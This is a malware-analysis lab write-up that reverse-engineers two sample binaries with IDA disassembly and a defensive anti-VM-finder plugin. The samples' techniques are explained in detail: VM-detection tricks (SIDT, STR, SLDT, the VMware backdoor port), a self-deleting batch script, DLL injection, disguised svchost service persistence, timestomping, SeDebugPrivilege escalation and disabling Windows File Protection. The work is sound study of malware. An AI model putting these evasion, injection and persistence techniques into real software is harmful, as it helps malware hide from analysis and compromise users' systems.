lab17
Lab 17-1
import ida_idaapi
import ida_kernwin
import ida_segment
import ida_bytes
import ida_ua
import ida_nalt

class AntiVMPlugin(ida_idaapi.plugin_t):
    flags = ida_idaapi.PLUGIN_KEEP
    comment = "Finds potential Anti-VM instructions"
    help = "Scans current segment for anti-VM techniques"
    wanted_name = "AntiVM Finder"
    wanted_hotkey = "Shift-V"

    ANTI_VM_INSTS = {
        "sidt", "sgdt", "sldt", "smsw", "str", "in", "cpuid"
    }

    def init(self):
        ida_kernwin.msg("AntiVM Finder plugin initialized (hotkey: Shift-V)\n")
        return ida_idaapi.PLUGIN_OK

    def run(self, arg):
        curr_ea = ida_kernwin.get_screen_ea()
        seg = ida_segment.getseg(curr_ea)

        if not seg:
            ida_kernwin.msg("[AntiVM] Error: No segment found at current address\n")
            return

        start_ea = seg.start_ea
        end_ea = seg.end_ea

        anti_vm_found = []

        current = start_ea
        while current < end_ea and current != ida_idaapi.BADADDR:
            mnem = ida_ua.ua_mnem(current)

            if mnem and mnem.lower() in self.ANTI_VM_INSTS:
                anti_vm_found.append((current, mnem))
                ida_nalt.set_item_color(current, 0x000080)

            current = ida_bytes.next_head(current, end_ea)

        ida_kernwin.msg(f"[AntiVM] Number of potential Anti-VM instructions: {len(anti_vm_found)}\n")

        for addr, mnemonic in anti_vm_found:
            ida_kernwin.msg(f"[AntiVM] {mnemonic.upper()} at: {addr:08X}\n")

        if not anti_vm_found:
            ida_kernwin.msg("[AntiVM] No anti-VM instructions found in current segment\n")

    def term(self):
        pass

def PLUGIN_ENTRY():
    return AntiVMPlugin()
Using this updated python plugin, 3 Anti-VM instructions were flagged, SLDT, SIDT and STR. Starting with SIDT, the “Red Pill Anti-VM Technique”, first the output was saved to a local variable.
sidt fword ptr [ebp+var_428]IDA mislabeled it as a one byte variable. After updating it to be a 6 bytes array (the proper output size for the instruction), the next instructions become clearer
mov     eax, dword ptr [ebp+var_428+2]
mov     [ebp+var_420], eax
.
.
mov     ecx, [ebp+var_420]
shr     ecx, 24
cmp     ecx, 0FFh
These instructions load the IDTR base address into eax, then with a shift, the 4th byte is accessed and compared to 0xFF, the vmware signature. In case of a match, sub_401000 is called which deletes the malware and terminates execution.
str     word ptr [ebp+var_418]
.
mov     edx, [ebp+var_418]
and     edx, 0FFh
test    edx, edx
.
mov     eax, [ebp+var_418+1]
and     eax, 0FFh
cmp     eax, 40h ; '@'
This basically checks if TR == 0x4000. In case of a match, the same self delete function is called.
mov     eax, dword_406048
mov     [ebp+var_8], eax
mov     cl, byte_40604C
mov     [ebp+var_4], cl
mov     [ebp+var_C], 0
sldt    word ptr [ebp+var_8]
mov     edx, [ebp+var_8]
mov     [ebp+var_C], edx
mov     eax, [ebp+var_C]
.
cmp     eax, 0DDCC0000h
This sequence is using SLDT as another environment-detection (“No Pill”) check, similar in spirit to the earlier SIDT and STR logic.
SLDT stores the Local Descriptor Table Register (LDTR selector) into a 16-bit memory operand. On real Windows systems, LDTR is typically zero because Windows does not use an LDT for user processes. So normally you expect LDTR = 0x0000.
After that, the code reloads and widens the value:
mov edx, [ebp+var_8]
mov [ebp+var_C], edx
mov eax, [ebp+var_C]
Even though SLDT only writes 2 bytes, the code treats it as a 32-bit value. Because var_C was cleared earlier, the upper bytes remain predictable (dword_406048 is a global dword containing 0DDCCBBAAh). This lets them compare a full dword instead of just a word.
Finally comes the fingerprint check:
cmp eax, 0DDCC0000hWhich basically compares the LDTR with zeros since the upper bytes are a constant.
Lab 17-2
Anti VM Logic

After loading the malware into IDA, we can see multiple exports. Three of them are different versions of an install procedure: InstallRT, InstallSA, and InstallSB.
Next, using the Python plugin to detect anti-VM instructions, we find only one occurrence, which is the in instruction at 100061DB.
mov     eax, 'VMXh'
mov     ebx, 0
mov     ecx, 0Ah
mov     edx, 'VX'
in      eax, dx
cmp     ebx, 'VMXh'
This block is a classic VMware backdoor probe. The code loads the magic constant VMXh into EAX, sets ECX = 0x0A as a command, and places the I/O port value VX (0x5658) into DX. The IN instruction then performs an I/O read from that port. On real hardware, this instruction either faults or returns meaningless data and does not modify EBX in a controlled way. Inside VMware, however, the hypervisor intercepts this port and treats it as a backdoor interface: it recognizes the VMXh signature and responds by placing VMXh back into EBX. The final comparison checks whether VMware handled the request. If it matches, the program concludes it is running inside a VMware virtual machine and can change behavior accordingly.
This procedure is part of a function that wraps this technique in a try/except block. First, the return value is set to 1. On real hardware, the instruction will fault, so the exception handler is executed and sets the return value to 0. If it runs inside a VM, the call succeeds and the return value remains unchanged. As a result, the function returns 1 for virtual machines.

This function is called three times, all from the three Install functions of the DLL. If a VM is detected, what appears to be a logging function is called twice, and then another function is executed which we can assume deletes the malware.
Log Function
mov     eax, off_10019028 ; "[This is LOG]1"
add     eax, 0Dh
push    eax             ; String
call    ds:atoi
test    eax, eax
The next function first checks a global string and retrieves a number appended at the end. This acts as an internal indicator of whether the malware is in logging mode. If the value is anything other than 0, the function logic is executed; otherwise, it exits immediately. Since here the value is always 1, logging is always enabled.
push    offset byte_1008E5F0
call    writelog

writelog proc near

Buffer= byte ptr -42Ch
var_2C= byte ptr -2Ch
var_18= byte ptr -18h
NumberOfBytesWritten= dword ptr -4
Format= dword ptr  8
ArgList= byte ptr  0Ch
At this point, something looks odd. Only one variable is pushed before the call (an empty buffer), yet IDA marks the function as taking two arguments: Format and ArgList.

Using a debugger, the second argument on this call pointed to the InstallRT address, even though it was never used. The explanation lies in the function called internally: vsnprintf. This function is variadic. It takes a format string, and the argument list is only consumed if the format string contains format specifiers such as %s or %d.

The behavior becomes clearer in another call where the format string contains two %s specifiers. In that case, the ArgList contains two strings that are consumed by vsnprintf. In the earlier call, the second argument was not needed, so the value observed in the debugger (the InstallRT address) was simply an unused artifact.
At this point, we know that the function first takes a custom logging message, formats it with vsnprintf using the argument list, and stores the result in a local buffer.
push    0FFFFFFF5h      ; nStdHandle
call    ds:GetStdHandle
mov     edi, eax
...
...
lea     eax, [ebp+log_message]
push    eax             ; Str
call    strlen
mov     esi, ds:WriteFile
pop     ecx
push    eax             ; nNumberOfBytesToWrite
lea     eax, [ebp+log_message]
push    eax             ; lpBuffer
push    edi             ; hFile
call    esi ; WriteFile
Next, GetStdHandle is called with the parameter 0FFFFFFF5h (−11), which retrieves STD_OUTPUT_HANDLE, the active console screen buffer. The call to WriteFile is misleading here, since it is not writing to a file on disk but to the console handle. Effectively, these calls implement a printf-like behavior to display the log message.
push    offset aA       ; "a"
push    offset FileName ; "xinstall.log"
call    ds:fopen
mov     esi, eax
Next, a log file is opened using append mode so it is not overwritten if it already exists. The log message produced by vsnprintf is measured with strlen to see whether it actually contains text. If the message is empty, the local time and date are retrieved using strtime and strdate and written to the file using fprintf with the format:
"\n\n\n[%s %s]"If a message exists, it is written using:
"\n%s"push offset empty
call writelog
mov [esp], offset aFoundVirtualMa ; "Found Virtual Machine,Install Cancel."
call writelogThe double call now becomes clear. The first call uses an empty string, which causes only the date and time to be written to the log. The second call writes the actual log message.

Right after both logging calls, the log file is created with the message indicating that a virtual machine was found.
Self Deleting Function
At the start of this routine, the function retrieves its own module name using GetModuleFileNameA and stores it in a local buffer.
push    offset aVmselfdelBat ; ".\\vmselfdel.bat"
push    eax             ; Buffer
call    ds:sprintf
lea     eax, [ebp+Buffer]
push    offset aW       ; "w"
push    eax             ; FileName
call    ds:fopen
Next, the function creates a batch file with write access. The double backslash is normalized by sprintf, so the file created becomes .\vmselfdel.bat in the current working directory. Several fprintf calls follow, writing the script line by line. Instead of tracing each one, we can break before the *WinExec call and inspect the generated file directly.
@echo off
:selfkill
attrib -a -r -s -h "C:\Users\sibouzbib\Desktop\Lab17-02.dll"
del "C:\Users\sibouzbib\Desktop\Lab17-02.dll"
if exist "C:\Users\sibouzbib\Desktop\Lab17-02.dll" goto selfkill
del %0
This batch script implements a simple self-deletion routine. The first line disables command output. The attrib command removes archive, read-only, system, and hidden attributes from C:\Users\sibouzbib\Desktop\Lab17-02.dll so it can be deleted. The del command then attempts to remove the DLL. The if exist check loops back and retries deletion in case the file is still locked. Finally, the last line deletes the batch file itself, cleaning up once the target file has been removed.
Patching the AntiVM Check
Multiple approaches are viable here, but the easiest one is to use the “[This is DVM]5” string to our advantage. If we patch the 5 to 0, the check is completely skipped. Another option is to nop the call instruction itself, since AL will contain 0 if the function is not executed. The register is zeroed just before the call, so the result will indicate a non-VM environment.
Dynamic Analysis
Since I am using Qemu/KVM for emulation, patching that line is technically unnecessary because it will not detect the VM anyway. Installing the malware using InstallRT drops a log file informing us that the DLL was successfully copied to the system32 directory, but it failed to find the iexplore.exe process and therefore did not inject.

Starting Internet Explorer and running the install function again results in a success message: “Inject ‘Lab17-02.dll’ To Process ‘iexplore.exe’ Successfully”. We can confirm the injection by viewing the process in Process Explorer, where the DLL appears loaded with the short description “File Encryption Utility”.
InstallRT
Now back to the first exported function. Once logging is complete and the device is confirmed to be real hardware, the main installation logic begins.
push    offset empty    ; Format
stosb
call    writelog
The function starts by writing a timestamp to the log file by passing an empty string to the earlier writelog function.
lea     eax, [ebp+fullpath]
push    esi             ; nSize
push    eax             ; lpFilename
push    ds:hModule      ; hModule
call    ds:GetModuleFileNameA
.
lea     eax, [ebp+fullpath]
push    5Ch ; '\'       ; Ch
push    eax             ; Str
call    ds:strrchr
.
inc     eax
push    eax
lea     eax, [ebp+filename]
push    offset aS       ; "%s"
push    eax             ; Buffer
call    ds:sprintf
Next, GetModuleFileNameA is called on a globally saved handle. The full path of the DLL is retrieved, and the filename is extracted using strrchr and copied into a local buffer using sprintf. This global variable is only written once in DLLmain, where the hinstDLL value is saved at startup for later use.
lea     eax, [ebp+systemdir]
push    offset asc_10094A48 ; "\\"
push    eax             ; Destination
call    strcat
lea     eax, [ebp+filename]
push    eax             ; Source
lea     eax, [ebp+systemdir]
push    eax             ; Destination
call    strcat
add     esp, 10h
lea     eax, [ebp+systemdir]
push    ebx             ; bFailIfExists
push    eax             ; lpNewFileName
lea     eax, [ebp+fullpath]
push    eax             ; lpExistingFileName
call    ds:CopyFileA
The next step constructs the destination path where the DLL will be copied. The system directory is retrieved using GetSystemDirectoryA and the DLL name is appended to it. CopyFileA is then called with the original DLL path and the constructed destination path, dropping the DLL into the system directory. Afterward, writelog is called with either a success or failure message. Execution continues regardless of whether the copy succeeds.
push    [ebp+arg]       ; Str
call    strlen
test    eax, eax
jnz     short loc_1000D522
push    offset aIexploreExe ; "iexplore.exe"
jmp     short loc_1000D525
loc_1000D522:           ; Source
push    [ebp+arg]
loc_1000D525:
lea     eax, [ebp+processname]
push    eax             ; Destination
call    strcpy
Next, the program retrieves the passed argument and checks its length. If it is zero, it defaults to iexplore.exe. Otherwise, it uses the user-supplied process name and stores it in a local buffer.
This process name is then passed to another function that performs process enumeration to locate the target. It uses standard APIs such as CreateToolhelp32Snapshot and Process32Next. If the process is found, its PID is returned; otherwise, the function returns 0.

One quirk worth mentioning is that writelog is called before checking whether the PID was actually found, which results in a duplicate or misleading entry in the log file.
The next function takes the malware DLL filename and the target PID and performs a basic DLL injection. It allocates memory in the target process using VirtualAllocEx, writes the DLL name (after converting it from ANSI to UTF-16) into the remote process with WriteProcessMemory, resolves the address of LoadLibraryW from kernel32.dll, and finally creates a remote thread using CreateRemoteThread to invoke LoadLibraryW with the DLL name as its argument. Since the DLL was already copied into the system directory, passing only the name is sufficient for it to be loaded.
InstallSA
InstallSA starts with the same approach: it loads the same global string, extracts the number, and performs VM detection. Next, the main installation logic is executed.
mov     edi, offset aIrmon ; "Irmon"
cmp     esi, ebx
mov     [ebp+servicename], edi
push    20h ; ' '       ; Val
push    esi             ; Str
call    ds:strchr
pop     ecx
cmp     eax, ebx
pop     ecx
mov     [eax], bl
inc     eax
push    eax             ; Source
lea     eax, [ebp+secondarg]
push    eax             ; Destination
mov     [ebp+servicename], esi
call    strcpy
First, the argument passed to the function is checked to see if it is empty. If it is not, the code checks for spaces in the name. If a space exists (ASCII 0x20), meaning the user provided multiple arguments, the first token is used as the service name by replacing the space with a null terminator, and the remainder is copied into a secondary buffer.
If no argument is given, the function falls back to “Irmon”, a legitimate Windows Infrared Monitor service name used here as camouflage.
push    [ebp+servicename]
lea     eax, [ebp+displayname]
push    offset aSSystemService ; "%s System Services"
push    eax             ; Buffer
call    ds:sprintf
A display name is then generated using the format “servname System Services”, clearly intended to look legitimate to a casual observer.
push    offset aSoftwareMicros_2 ; "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Svchost"
call    ds:RegOpenKeyExA
push    offset aNetsvcs ; "netsvcs"
call    ds:RegQueryValueExA
Next, the registry value “netsvcs” from “SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost” is queried. The netsvcs entry is a null-delimited list of service names authorized to run inside the shared svchost.exe container. If the query fails, an error is written to the log file.

The code then iterates through this netsvcs list using _stricmp and strchr. Since each entry is a null-terminated string, _stricmp compares the target service name against one entry at a time. If it does not match, strchr is used to locate the next null byte and advance the pointer to the following string. The loop stops when the pointer reaches a double-null terminator. At that point, writelog is called with the message that the specified service name is not present in Svchost\netsvcs.

A second loop provides extra logging functionality. The same list traversal is repeated, but instead of comparing strings, writelog is called on each entry. This logs all valid netsvcs services, informing the user which service names are acceptable.
push    [ebp+argument]
lea     eax, [ebp+secondarg]
push    eax             ; Destination
call    strcpy
push    edi             ; Default serv name "irmon"
lea     eax, [ebp+displayname]
push    offset aSSystemService ; "%s System Services"
push    eax             ; Buffer
mov     [ebp+servicename], edi
call    ds:sprintf
lea     eax, [ebp+secondarg]
push    eax
push    edi             ; ArgList
push    offset aNowWillInstall ; "Now Will Install Default Service '%s' W"...
call    writelog
After the loop, the user-provided name is copied into the description buffer, while the actual service name is reset to the default Irmon. A log entry is generated: “Now Will Install Default Service ‘Irmon’ With Description ””. The display name is also updated to match the default service.
mov     edi, [ebp+servicename]
.
push    offset BinaryPathName ; "%SystemRoot%\\System32\\svchost.exe -k "...
push    1               ; dwErrorControl
push    2               ; dwStartType
push    120h            ; dwServiceType
lea     ecx, [ebp+displayname]
push    0F01FFh         ; dwDesiredAccess
push    ecx             ; lpDisplayName
push    edi             ; lpServiceName
push    eax             ; OpenSCManagerA output
call    ds:CreateServiceA
After OpenSCManagerA is called, the service is created with the binary path “svchost.exe -k netsvcs”, configured for SERVICE_AUTO_START and SERVICE_WIN32_SHARE_PROCESS.
On failure, writelog is called after formatting the error code and service name.
lea     eax, [ebp+servdesc]
push    eax             ; servdesc
push    edi             ; servname
call    description
Immediately after creation, the malware opens the service registry key under SYSTEM\ControlSet001\Services\servname and overwrites the Description value with the user-supplied string. If no description was supplied, the field becomes empty.

In this example, InstallSA was called on the Nla service with a custom description. The service is created with the attacker-controlled description and formatted display name. The program must be running as administrator on modern systems, otherwise OpenSCManagerA fails with error code 5.
call    ds:GetSystemDirectoryA
lea     eax, [ebp+currdir]
push    eax             ; lpBuffer
push    104h            ; nBufferLength
call    ds:GetCurrentDirectoryA
lea     eax, [ebp+currdir]
push    eax             ; Str2
lea     eax, [ebp+sysdir]
push    eax             ; Str1
call    strcmp
The malware later checks whether the DLL is already executing from the system directory. If it is not, the path remains unchanged. If it is, “%SystemRoot%\System32” is prepended to normalize the path.
lea     eax, [ebp+dllpath]
push    eax             ; lpData
push    2               ; dwType
push    ebx             ; Reserved
push    offset aServicedll ; "ServiceDll"
push    [ebp+phkResult] ; hKey
call    ds:RegSetValueExA
The code opens SYSTEM\CurrentControlSet\Services\servicenameParameters and sets the ServiceDll value to the malicious DLL path. This instructs svchost.exe which DLL to load for the service. The service is then started and the result is logged.
push    offset ini      ; "win.ini"
call    timestomp
...
lea     eax, [ebp+systime]
push    eax             ; lpLastWriteTime
lea     eax, [ebp+systime]
push    eax             ; lpLastAccessTime
lea     eax, [ebp+systime]
push    eax             ; lpCreationTime
push    esi             ; hFile
call    ds:SetFileTime
Finally, win.ini is passed to a timestomping routine. The function retrieves the current system time, converts it to FILETIME format, and updates the creation, access, and write timestamps of win.ini. The purpose is unclear. It may act as a soft execution marker or an inter-component signal without creating obvious mutex artifacts.
mov     [ebp+Data], 1
pop     eax
mov     [ebp+var_13], bl
mov     [ebp+cbData], eax
push    eax             ; cbData
lea     eax, [ebp+Data]
mov     [ebp+var_12], bl
push    eax             ; lpData
push    3               ; dwType
push    ebx             ; Reserved
push    esi             ; lpValueName
push    [ebp+phkResult] ; hKey
mov     [ebp+var_11], bl
call    ds:RegSetValueExA
Additionally, another function is called to establish an installation marker. It opens SoftWare\MicroSoft\Internet Connection Wizard\ (note the obfuscated capitalization “MicroSoft”), checks for a “Completed” value, and if absent, creates it as a REG_BINARY type set to 1. This acts as a per-user flag to prevent redundant installation attempts.
InstallSB
InstallSB begins with the same VM detection routine used by the other two exports. Once the environment is validated, execution continues into the main subroutine, where the first operation performed is weakening OS security by escalating privileges.
lea     eax, [ebp+TokenHandle]
push    eax             ; TokenHandle
push    28h             ; DesiredAccess
xor     edi, edi
call    ds:GetCurrentProcess
push    eax             ; ProcessHandle
call    ds:OpenProcessToken
OpenProcessToken is called on the current process handle. The value 0x28 is passed as DesiredAccess, which corresponds to:
- TOKEN_QUERY (0x0008)
- TOKEN_ADJUST_PRIVILEGES (0x0020)
The second flag is required to enable or disable privileges inside the access token.
lea     eax, [ebp+Luid]
push    eax             ; lpLuid
push    offset Name     ; "SeDebugPrivilege"
push    edi             ; lpSystemName
call    ds:LookupPrivilegeValueA
The string “SeDebugPrivilege” is converted into its LUID representation. An LUID (Locally Unique Identifier) is a 64-bit value guaranteed to be unique only on the local machine until reboot and is required when manipulating privileges via the token API.
mov     eax, [ebp+Luid.LowPart]
push    edi             ; ReturnLength
mov     [ebp+NewState.Privileges.Luid.LowPart], eax
mov     eax, [ebp+Luid.HighPart]
mov     [ebp+NewState.Privileges.Luid.HighPart], eax
push    edi             ; PreviousState
lea     eax, [ebp+NewState]
push    10h             ; BufferLength
push    eax             ; NewState
push    edi             ; DisableAllPrivileges
push    [ebp+TokenHandle] ; TokenHandle
mov     [ebp+NewState.PrivilegeCount], 1
mov     [ebp+NewState.Privileges.Attributes], 2
call    ds:AdjustTokenPrivileges
The malware fills a TOKEN_PRIVILEGES structure for AdjustTokenPrivileges. Both LUID parts are copied into the structure. PrivilegeCount is set to 1, meaning a single privilege is modified, and Attributes = 2 corresponds to SE_PRIVILEGE_ENABLED. This enables SeDebugPrivilege, allowing the process to bypass normal access checks when opening protected system processes.
outbuff= dword ptr  4
procname= dword ptr  8
dwDesiredAccess= dword ptr  0Ch

push    ebx
push    esi
mov     esi, [esp+8+outbuff]
push    edi
xor     ebx, ebx
lea     edi, [esi+8]
push    edi             ; procname
push    [esp+10h+procname] ; procnameORpid
call    getprocPIDandName
The next function receives the process name (“winlogon.exe”), the desired access mask (1F0FFFh), and an output buffer. IDA incorrectly labels the output buffer as an integer, but from usage it is clearly a structure. To understand it, the helper routine getprocPIDandName must be examined.
push    edi
call    strlen
pop     ecx
push    eax             ; MaxCount
push    edi             ; String
call    esi ; _strlwr
pop     ecx
push    eax             ; Str2
lea     eax, [ebp+pe.szExeFile]
push    eax             ; String
call    esi ; _strlwr
pop     ecx
push    eax             ; Str1
call    ds:strncmp
The function first determines whether the argument represents a PID or a process name. This is done by testing the first character with isdigit. If numeric, strtoul converts it into a PID.
After calling CreateToolhelp32Snapshot, the routine iterates over all processes. The provided process name is converted to lowercase and compared against each enumerated entry. If the name does not match, it checks the PID instead. When a match is found, the PID is returned and the process name is copied into the provided output buffer.
lea     edi, [esi+PROCINFO.name]
push    edi
push    dword ptr [esp+18h]
call    getprocPIDandName
pop     ecx
mov     [esi+PROCINFO.pid], eax
Returning to the caller, the structure now contains both the resolved process name and PID.
push    eax             ; dwProcessId
push    ebx             ; bInheritHandle
push    dword ptr [esp+20h] ; dwDesiredAccess (1F0FFFh)
call    ds:OpenProcess
mov     [esi+PROCINFO.hProcess], eax
OpenProcess is then invoked on the resolved PID with 1F0FFFh, which maps to PROCESS_ALL_ACCESS:
STANDARD_RIGHTS_REQUIRED (0x000F0000)
SYNCHRONIZE             (0x00100000)
0xFFF legacy mask
This level of access is normally denied for protected processes like winlogon.exe, but succeeds because SeDebugPrivilege was enabled earlier.
Microsoft documents this behavior:
If the caller has enabled SeDebugPrivilege, the requested access is granted regardless of the security descriptor.
At this point the structure layout becomes clear:
struct PROCINFO {
    DWORD  pid;
    HANDLE hProcess;
    char   name[260];
};
Next, depending on the OS version, the malware dynamically loads either sfc.dll (Windows 2000) or sfc_os.dll (Windows XP). It resolves ordinal 2, which corresponds to the undocumented SfcTerminateWatcherThread function. This function terminates the Windows File Protection (WFP) monitoring thread.
lea     eax, [ebp+winlogon]
push    ebx
push    eax
call    startthread
The PROCINFO structure and the resolved function pointer are passed into another routine.
push    eax             ; lpThreadId
mov     eax, [ebp+winlog]
push    esi
push    esi
push    [ebp+lpStartAddress]
mov     [ebp+ThreadId], esi
push    esi
push    esi
push    [eax+PROCINFO.hProcess]
call    ds:CreateRemoteThread
